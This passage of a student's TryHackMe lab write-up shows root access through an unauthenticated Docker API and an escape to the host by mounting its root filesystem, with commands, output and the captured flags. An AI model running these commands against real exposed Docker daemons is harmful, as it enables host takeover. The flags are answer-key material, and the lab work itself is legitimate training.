The screenshot shows a Kali Linux terminal window with the title "Kali purple [Running] - Oracle VM VirtualBox". The terminal is running a command to list Docker images. The command is `docker -H localhost:8080 images`. The terminal output shows a table of Docker images, including the repository, tag, image ID, created time, and size.

```
(cypherpunk@votex)-[~]
$ docker -H localhost:8080 images
REPOSITORY          TAG             IMAGE ID        CREATED         SIZE
sweettoothinc       latest          26a697c0d00f   3 years ago    359MB
influxdb            1.3.0          e1b5eda429c3   6 years ago    227MB
(cypherpunk@votex)-[~]
$
```

- We see there are two images. If we connect to the first one and execute the `sh` command, we get shell access with root access to the container and can retrieve the flag.


The screenshot shows a Kali Linux terminal window with the title "Kali purple [Running] - Oracle VM VirtualBox". The terminal is running a command to execute a shell in a Docker container. The command is `docker -H localhost:8080 exec -it sweettoothinc sh`. The terminal output shows the execution of the command, the user's login, and the root access to the container. The user is prompted for a password, and the terminal shows the root shell prompt. The user then runs the `cat root.txt` command, and the terminal output shows the flag.

```
(cypherpunk@votex)-[~]
$ docker -H localhost:8080 exec -it sweettoothinc sh
# id
uid=0(root) gid=0(root) groups=0(root)
# python3 -c "import pty; pty.spawn('/bin/bash')"
sh: 2: python3: not found
# pwd
/
# cd root
# pwd
/root
# ls
root.txt
# cat root.txt
THM{5qsDivHdCi2oabwp}
#
```

Escape

a. The second /root/root.txt

- This challenge required us to break out of the docker container and gain access to the underlying host system.
- One way we can do that is by mounting the root file system of the underlying host into the container.
- By default, containers run as root since the docker daemon also runs as root.
- So, by mounting the root file system into the container, we will have root access to all the files, and we can modify them as we want.




```
(cypherpunk@votex)-[~]
$ docker -H localhost:8080 run -v /:/mnt --rm -it influxdb:1.3.0 /bin/bash
root@1679462f9272:/# ls
bin boot dev entrypoint.sh etc home lib lib64 media mnt opt proc root run sbin srv sys tmp usr var
root@1679462f9272:/# cd /mnt
root@1679462f9272:/mnt# ls
bin boot dev etc home initrd.img initrd.img.old lib lib64 lost+found media mnt opt proc root run sbin srv sys tmp usr var vmlinuz vmlinuz.old
root@1679462f9272:/mnt# ls root/
root.txt
root@1679462f9272:/mnt# cd root
root@1679462f9272:/mnt/root# cat root.txt
THM{nY2ZahyFABAmjrnX}
root@1679462f9272:/mnt/root#
```

The above command `docker -H localhost:8080 run -v /:/mnt --rm -it influxdb:1.3.0 /bin/sh` connects to the docker daemon running on localhost with the `-H` option, starts a new container from the specified `influxdb` image, mounts the root directory of the host machine to the `/mnt` director of the container with the volume(`-v`) switch and lastly starts an interactive bash shell in the container.

With that we are able to access the `/mnt` directory and manipulate the files as we need, also view the flag.

3. MODULE COMPLETION

<https://tryhackme.com/p/c1ph3rbnuk>



4. CONCLUSION

This was my best assignment so far. I have learned a lot, from how to interact with the influxDB, to finding weaknesses in it, gaining access, exploiting docker to gain elevated privileges and even owning the system it runs on. The challenge to grope around looking for answers really built my mindset into that of an attacker and also improved my research skills. Looking forward to more of these “do it yourself” sets of challenges.